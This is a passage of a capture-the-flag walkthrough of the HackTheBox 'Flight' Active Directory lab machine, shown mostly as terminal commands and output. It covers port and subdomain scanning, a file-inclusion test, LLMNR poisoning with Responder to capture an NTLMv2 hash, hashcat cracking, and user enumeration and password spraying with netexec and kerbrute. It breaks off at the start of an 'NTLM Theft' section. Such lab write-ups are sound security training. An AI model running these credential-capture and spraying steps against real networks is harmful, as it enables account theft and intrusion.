# Flight
## Enumeration:
### Port Scanning:
#### Nmap:
As always we are going to start with nmap scan:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ sudo nmap -sCV -p- --min-rate 4000 -oN nmap/services.nmap -vv 10.129.228.120
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-09 00:30 EDT
Nmap scan report for G0.flight.htb (10.129.228.120)
Host is up, received echo-reply ttl 127 (0.13s latency).
Scanned at 2025-09-09 00:30:02 EDT for 172s
Not shown: 65517 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
53/tcp open domain syn-ack ttl 127 Simple DNS Plus
80/tcp open http syn-ack ttl 127 Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)
| http-methods:
| Supported Methods: GET POST OPTIONS HEAD TRACE
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1
|_http-title: g0 Aviation
88/tcp open kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-09-09 11:31:03Z)
135/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: flight.htb0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds? syn-ack ttl 127
464/tcp open kpasswd5? syn-ack ttl 127
593/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped syn-ack ttl 127
3268/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: flight.htb0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped syn-ack ttl 127
9389/tcp open mc-nmf syn-ack ttl 127 .NET Message Framing
Service Info: Host: G0; OS: Windows; CPE: cpe:/o:microsoft:windows
|_clock-skew: 7h00m03s
```
We are dealing with another AD machine, and this time we have Apache web server running on port 80.
Also if take a look at the clock skew we will see it is too great, so I will use `ntpdate` to sync the time with the target machine:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ sudo ntpdate 10.129.228.120
2025-09-09 16:09:03.621254 (+0300) +25201.788562 +/- 0.063444 10.129.228.120 s1 no-leap
CLOCK: time stepped by 25201.788562
```
And I will add the target host and domain and corresponding IP to the hosts file:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
10.129.228.120 G0.flight.htb flight.htb G0
```
### HTTP (80):

Lets start by opening up flight.htb with firefox, and meanwhile run `gobuster` and `ffuf` in the background:
Nothing really interesting, only a static web page.
Lets find out what `ffuf` has found for us:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ ffuf -u http://flight.htb -H "Host: FUZZ.flight.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
/'___\ /'___\ /'___\ /\ \__/ /\ \__/ __ __ /\ \__/ \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\ \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v2.1.0-dev
________________________________________________
:: Method : GET
:: URL : http://flight.htb
:: Wordlist : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
:: Header : Host: FUZZ.flight.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________
forum [Status: 200, Size: 7069, Words: 1546, Lines: 155, Duration: 338ms]
ns3 [Status: 200, Size: 7069, Words: 1546, Lines: 155, Duration: 342ms]
localhost [Status: 200, Size: 7069, Words: 1546, Lines: 155, Duration: 342ms]
www2 [Status: 200, Size: 7069, Words: 1546, Lines: 155, Duration: 338ms]
mail [Status: 200, Size: 7069, Words: 1546, Lines: 155, Duration: 323ms]
pop [Status: 200, Size: 7069, Words: 1546, Lines: 155, Duration: 342ms]
demo [Status: 200, Size: 7069, Words: 1546, Lines: 155, Duration: 343ms]
```
A lot of false positives, so we will filter on the size:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ ffuf -u http://flight.htb -H "Host: FUZZ.flight.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -fs 7069
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v2.1.0-dev
________________________________________________
:: Method : GET
:: URL : http://flight.htb
:: Wordlist : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
:: Header : Host: FUZZ.flight.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response size: 7069
________________________________________________
school [Status: 200, Size: 3996, Words: 1045, Lines: 91, Duration: 206ms]
```
I will add this subdomain to the hosts file:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight] └─$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
10.129.228.120 G0.flight.htb flight.htb G0 school.flight.htb
```
## Exploitation:
### LLMNR Poisoning:

Now lets open it up with `firefox` as well:
If we take a closer look we will find some buttons which redirect us to `index.php?view=pagename.html`, Lets test this out:
Usually if you find something similar you can test for multiple vulnerabilities, such as Path Traversal, LFI, RFI, etc.
Also we can confirm the backend language is PHP.

Lets see if we can access internal files:

Indeed we can, how about accessing external resources like our python web server:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.228.120 - - [09/Sep/2025 00:40:19] "GET / HTTP/1.1" 200 -
```
Another interesting thing we can test for, that is LLMNR poisoning:
LLMNR poisoning: Where you trick a victim (in this case the service account running this web server), into authenticating or sending their authentication hash to us (we capture it with responder or relay it to do other stuff), by abusing llmnr multicast query functionality.
So I will start responder to listen and capture any NTLM hashes sent to us:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ sudo responder -I tun0 -dvw
__
.----.-----.-----.-----.-----.-----.--| |.-----.----.
| _| -__|__ --| _ | _ | | _ || -__| _|
|__| |_____|_____| __|_____|__|__|_____||_____|__|
|__|
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [ON]
[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [ON]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
MQTT server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]
SNMP server [ON]
[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]
[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF]
[+] Generic Options:
Responder NIC [tun0]
Responder IP [10.10.16.4]
Responder IPv6 [dead:beef:4::1002]
Challenge set [random]
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']
Don't Respond To MDNS TLD ['_DOSVC']
TTL for poisoned response [default]
[+] Current Session Variables:
Responder Machine Name [WIN-MJXO2PJB5E2]
Responder Domain Name [6SDQ.LOCAL]
Responder DCE-RPC Port [48075]
[*] Version: Responder 3.1.7.0
[*] Author: Laurent Gaffie,
[*] To sponsor Responder: https://paypal.me/PythonResponder
[+] Listening for events...
```
If we take a look at responder again:
```bash
[SMB] NTLMv2-SSP Client : 10.129.228.120
[SMB] NTLMv2-SSP Username : flight\svc_apache
[SMB] NTLMv2-SSP Hash : svc_apache::flight:f97f8f939d6793a2:4E004E2E6F2E7FFD1148D56F9C354C53:01010000000000000002EB642221DC01AE5727E7E6A921B7000000000200080036005300440
0510001001E00570049004E002D004D004A0058004F00320050004A00420035004500320004003400570049004E002D004D004A0058004F00320050004A0042003500450032002E0036005300440051002E004C004F0
0430041004C000300140036005300440051002E004C004F00430041004C000500140036005300440051002E004C004F00430041004C00070008000002EB642221DC01060004000200000008003000300000000000000
00000000000300000519615345A3617D56226E802E16BA62829B6E89B662AACF6A9AD5FB88B477D850A0010000000000000000000000000000000000009001E0063006900660073002F00310030002E00310030002E0
0310036002E0034000000000000000000
[+] Exiting...
```
Lets save that ntlmv2 hash into a file, and attempt to crack it with `hashcat`:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ hashcat svc_apache.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode
SVC_APACHE::flight:f97f8f939d6793a2:4e004e2e6f2e7ffd1148d56f9c354c53:01010000000000000002eb642221dc01ae5727e7e6a921b70000000002000800360053004400510001001e00570049004e002d0
04d004a0058004f00320050004a00420035004500320004003400570049004e002d004d004a0058004f00320050004a0042003500450032002e0036005300440051002e004c004f00430041004c00030014003600530
0440051002e004c004f00430041004c000500140036005300440051002e004c004f00430041004c00070008000002eb642221dc0106000400020000000800300030000000000000000000000000300000519615345a3
617d56226e802e16ba62829b6e89b662aacf6a9ad5fb88b477d850a0010000000000000000000000000000000000009001e0063006900660073002f00310030002e00310030002e00310036002e00340000000000000
00000:S@Ss!******
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: SVC_APACHE::flight:f97f8f939d6793a2:4e004e2e6f2e7ff...000000
Time.Started.....: Tue Sep 9 00:41:45 2025 (8 secs)
Time.Estimated...: Tue Sep 9 00:41:53 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 1415.8 kH/s (0.97ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10665984/14344385 (74.36%)
Rejected.........: 0/10665984 (0.00%)
Restore.Point....: 10662912/14344385 (74.34%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: S@ltw@ter -> Ryanpetter
Hardware.Mon.#1..: Util: 26%
```
Now we have valid domain credentials.
We can now enumerate the shares with `netexec`, and `impacket-smbclient`:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ netexec smb g0.flight.htb -u svc_apache -p 'S@Ss!******' --shares
SMB 10.129.228.120 445 G0 [*] Windows 10 / Server 2019 Build 17763 x64 (name:G0) (domain:flight.htb) (signing:True) (SMBv1:False)
SMB 10.129.228.120 445 G0 [+] flight.htb\svc_apache:S@Ss!******
SMB 10.129.228.120 445 G0 [*] Enumerated shares
SMB 10.129.228.120 445 G0 Share Permissions Remark
SMB 10.129.228.120 445 G0 ----- ----------- ------
SMB 10.129.228.120 445 G0 ADMIN$ Remote Admin
SMB 10.129.228.120 445 G0 C$ Default share
SMB 10.129.228.120 445 G0 IPC$ READ Remote IPC
SMB 10.129.228.120 445 G0 NETLOGON READ Logon server share
SMB 10.129.228.120 445 G0 Shared READ
SMB 10.129.228.120 445 G0 SYSVOL READ Logon server share
SMB 10.129.228.120 445 G0 Users READ
SMB 10.129.228.120 445 G0 Web READ
```
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ impacket-smbclient flight.htb/svc_apache@10.129.228.120
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
Password: S@Ss!******
Type help for list of commands
# shares
ADMIN$
C$
IPC$
NETLOGON
Shared
SYSVOL
Users
Web
# use shared
# ls
drw-rw-rw- 0 Fri Oct 28 16:21:28 2022 .
drw-rw-rw- 0 Fri Oct 28 16:21:28 2022 ..
# use web
# ls
drw-rw-rw- 0 Tue Sep 9 07:42:00 2025 .
drw-rw-rw- 0 Tue Sep 9 07:42:00 2025 ..
drw-rw-rw- 0 Tue Sep 9 07:42:00 2025 flight.htb
drw-rw-rw- 0 Tue Sep 9 07:42:00 2025 school.flight.htb
# cd flight.htb
# ls
drw-rw-rw- 0 Tue Sep 9 07:42:00 2025 .
drw-rw-rw- 0 Tue Sep 9 07:42:00 2025 ..
drw-rw-rw- 0 Tue Sep 9 07:42:00 2025 css
drw-rw-rw- 0 Tue Sep 9 07:42:00 2025 images
-rw-rw-rw- 7069 Thu Sep 22 16:17:00 2022 index.html
drw-rw-rw- 0 Tue Sep 9 07:42:00 2025 js
# cd ../school.flight.htb
# ls
drw-rw-rw- 0 Tue Sep 9 07:42:00 2025 .
drw-rw-rw- 0 Tue Sep 9 07:42:00 2025 ..
-rw-rw-rw- 1689 Mon Oct 24 23:54:45 2022 about.html
-rw-rw-rw- 3618 Mon Oct 24 23:53:59 2022 blog.html
-rw-rw-rw- 2683 Mon Oct 24 23:56:58 2022 home.html
drw-rw-rw- 0 Tue Sep 9 07:42:00 2025 images
-rw-rw-rw- 2092 Thu Oct 27 03:59:25 2022 index.php
-rw-rw-rw- 179 Thu Oct 27 03:55:16 2022 lfi.html
drw-rw-rw- 0 Tue Sep 9 07:42:00 2025 styles
# exit
```
Nothing useful.
Also I did not find anything useful in BloodHound data.
### Username Enumeration & Password Spray:
{% hint style="info" %}
Always when you acquired a new password, try spraying it on all users, but keep in mind account lockout.
{% endhint %}
{% tabs %}
{% tab title="NXC" %}
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ netexec smb g0.flight.htb -u svc_apache -p 'S@Ss!******' --users
SMB 10.129.228.120 445 G0 [*] Windows 10 / Server 2019 Build 17763 x64 (name:G0) (domain:flight.htb) (signing:True) (SMBv1:False)
SMB 10.129.228.120 445 G0 [+] flight.htb\svc_apache:S@Ss!******
SMB 10.129.228.120 445 G0 -Username- -Last PW Set- -BadPW- -Description-
SMB 10.129.228.120 445 G0 Administrator 2022-09-22 20:17:02 0 Built-in account for administering the computer/domain
SMB 10.129.228.120 445 G0 Guest 0 Built-in account for guest access to the computer/domain
SMB 10.129.228.120 445 G0 krbtgt 2022-09-22 19:48:01 0 Key Distribution Center Service Account
SMB 10.129.228.120 445 G0 S.Moon 2022-09-22 20:08:22 0 Junion Web Developer
SMB 10.129.228.120 445 G0 R.Cold 2022-09-22 20:08:22 0 HR Assistant
SMB 10.129.228.120 445 G0 G.Lors 2022-09-22 20:08:22 0 Sales manager
SMB 10.129.228.120 445 G0 L.Kein 2022-09-22 20:08:22 0 Penetration tester
SMB 10.129.228.120 445 G0 M.Gold 2022-09-22 20:08:22 0 Sysadmin
SMB 10.129.228.120 445 G0 C.Bum 2022-09-22 20:08:22 0 Senior Web Developer
SMB 10.129.228.120 445 G0 W.Walker 2022-09-22 20:08:22 0 Payroll officer
SMB 10.129.228.120 445 G0 I.Francis 2022-09-22 20:08:22 0 Nobody knows why he is here
SMB 10.129.228.120 445 G0 D.Truff 2022-09-22 20:08:22 0 Project Manager
SMB 10.129.228.120 445 G0 V.Stevens 2022-09-22 20:08:22 0 Secretary
SMB 10.129.228.120 445 G0 svc_apache 2022-09-22 20:08:23 0 Service Apache web
SMB 10.129.228.120 445 G0 O.Possum 2022-09-22 20:08:23 0 Helpdesk
SMB 10.129.228.120 445 G0 [*] Enumerated 15 local users: flight
```
{% endtab %}
{% tab title="Impacket" %}
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight] 00:45:35 [780/1387]
└─$ impacket-lookupsid flight.htb/svc_apache@10.129.228.120
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
Password: S@Ss!******
[*] Brute forcing SIDs at 10.129.228.120
[*] StringBinding ncacn_np:10.129.228.120[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4078382237-1492182817-2568127209
498: flight\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: flight\Administrator (SidTypeUser)
501: flight\Guest (SidTypeUser)
502: flight\krbtgt (SidTypeUser)
512: flight\Domain Admins (SidTypeGroup)
513: flight\Domain Users (SidTypeGroup)
514: flight\Domain Guests (SidTypeGroup)
515: flight\Domain Computers (SidTypeGroup)
516: flight\Domain Controllers (SidTypeGroup)
517: flight\Cert Publishers (SidTypeAlias)
518: flight\Schema Admins (SidTypeGroup)
519: flight\Enterprise Admins (SidTypeGroup)
520: flight\Group Policy Creator Owners (SidTypeGroup)
521: flight\Read-only Domain Controllers (SidTypeGroup)
522: flight\Cloneable Domain Controllers (SidTypeGroup)
525: flight\Protected Users (SidTypeGroup)
526: flight\Key Admins (SidTypeGroup)
527: flight\Enterprise Key Admins (SidTypeGroup)
553: flight\RAS and IAS Servers (SidTypeAlias)
571: flight\Allowed RODC Password Replication Group (SidTypeAlias)
572: flight\Denied RODC Password Replication Group (SidTypeAlias)
1000: flight\Access-Denied Assistance Users (SidTypeAlias)
1001: flight\G0$ (SidTypeUser)
1102: flight\DnsAdmins (SidTypeAlias)
1103: flight\DnsUpdateProxy (SidTypeGroup)
1602: flight\S.Moon (SidTypeUser)
1603: flight\R.Cold (SidTypeUser)
1604: flight\G.Lors (SidTypeUser)
1605: flight\L.Kein (SidTypeUser)
1606: flight\M.Gold (SidTypeUser)
1607: flight\C.Bum (SidTypeUser)
1608: flight\W.Walker (SidTypeUser)
1609: flight\I.Francis (SidTypeUser)
1610: flight\D.Truff (SidTypeUser)
1611: flight\V.Stevens (SidTypeUser)
1612: flight\svc_apache (SidTypeUser)
1613: flight\O.Possum (SidTypeUser)
1614: flight\WebDevs (SidTypeGroup)
```
{% endtab %}
{% tab title="RPC" %}
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ rpcclient -U 'svc_apache%S@Ss!******' flight.htb
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[S.Moon] rid:[0x642]
user:[R.Cold] rid:[0x643]
user:[G.Lors] rid:[0x644]
user:[L.Kein] rid:[0x645]
user:[M.Gold] rid:[0x646]
user:[C.Bum] rid:[0x647]
user:[W.Walker] rid:[0x648]
user:[I.Francis] rid:[0x649]
user:[D.Truff] rid:[0x64a]
user:[V.Stevens] rid:[0x64b]
user:[svc_apache] rid:[0x64c]
user:[O.Possum] rid:[0x64d]
rpcclient $> exit
```
{% endtab %}
{% endtabs %}
Now it is the time for password spray:
{% tabs %}
{% tab title="Kerbrute" %}
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ kerbrute passwordspray users.txt 'S@Ss!******' --dc g0.flight.htb -d flight.htb
__ __ __
/ /_____ _____/ /_ _______ __/ /____
/ //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
/ ,< / __/ / / /_/ / / / /_/ / /_/ __/
/_/|_|\___/_/ /_.___/_/ \__,_/\__/\___/
Version: v1.0.3 (9dad6e1) - 09/09/25 - Ronnie Flathers @ropnop
2025/09/09 17:06:43 > Using KDC(s):
2025/09/09 17:06:43 > g0.flight.htb:88
2025/09/09 17:06:50 > [+] VALID LOGIN: S.Moon@flight.htb:S@Ss!******
2025/09/09 17:06:51 > [+] VALID LOGIN: svc_apache@flight.htb:S@Ss!******
2025/09/09 17:06:51 > Done! Tested 16 logins (2 successes) in 7.115 seconds
```
{% endtab %}
{% tab title="NXC" %}
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ netexec smb g0.flight.htb -u users.txt -p passwords.txt --continue-on-success
SMB 10.129.228.120 445 G0 [*] Windows 10 / Server 2019 Build 17763 x64 (name:G0) (domain:flight.htb) (signing:True) (SMBv1:False)
SMB 10.129.228.120 445 G0 [-] flight.htb\Administrator:S@Ss!****** STATUS_LOGON_FAILURE
SMB 10.129.228.120 445 G0 [-] flight.htb\Guest:S@Ss!****** STATUS_LOGON_FAILURE
SMB 10.129.228.120 445 G0 [-] flight.htb\krbtgt:S@Ss!****** STATUS_LOGON_FAILURE
SMB 10.129.228.120 445 G0 [-] flight.htb\G0$:S@Ss!****** STATUS_LOGON_FAILURE
SMB 10.129.228.120 445 G0 [+] flight.htb\S.Moon:S@Ss!******
SMB 10.129.228.120 445 G0 [-] flight.htb\R.Cold:S@Ss!****** STATUS_LOGON_FAILURE
SMB 10.129.228.120 445 G0 [-] flight.htb\G.Lors:S@Ss!****** STATUS_LOGON_FAILURE
SMB 10.129.228.120 445 G0 [-] flight.htb\L.Kein:S@Ss!****** STATUS_LOGON_FAILURE
SMB 10.129.228.120 445 G0 [-] flight.htb\M.Gold:S@Ss!****** STATUS_LOGON_FAILURE
SMB 10.129.228.120 445 G0 [-] flight.htb\C.Bum:S@Ss!****** STATUS_LOGON_FAILURE
SMB 10.129.228.120 445 G0 [-] flight.htb\W.Walker:S@Ss!****** STATUS_LOGON_FAILURE
SMB 10.129.228.120 445 G0 [-] flight.htb\I.Francis:S@Ss!****** STATUS_LOGON_FAILURE
SMB 10.129.228.120 445 G0 [-] flight.htb\D.Truff:S@Ss!****** STATUS_LOGON_FAILURE
SMB 10.129.228.120 445 G0 [-] flight.htb\V.Stevens:S@Ss!****** STATUS_LOGON_FAILURE
SMB 10.129.228.120 445 G0 [+] flight.htb\svc_apache:S@Ss!******
SMB 10.129.228.120 445 G0 [-] flight.htb\O.Possum:S@Ss!****** STATUS_LOGON_FAILURE
```
{% endtab %}
{% endtabs %}
We have another user with the same password.
### NTLM Theft:
Check the shares again:
```bash
┌──(kali㉿kali)-[~/…/CTF/Machines/HackTheBox/Flight]
└─$ netexec smb g0.flight.htb -u s.moon -p 'S@Ss!******' --shares
SMB 10.129.228.120 445 G0 [*] Windows 10 / Server 2019 Build 17763 x64 (name:G0) (domain:flight.htb) (signing:True) (SMBv1:False)
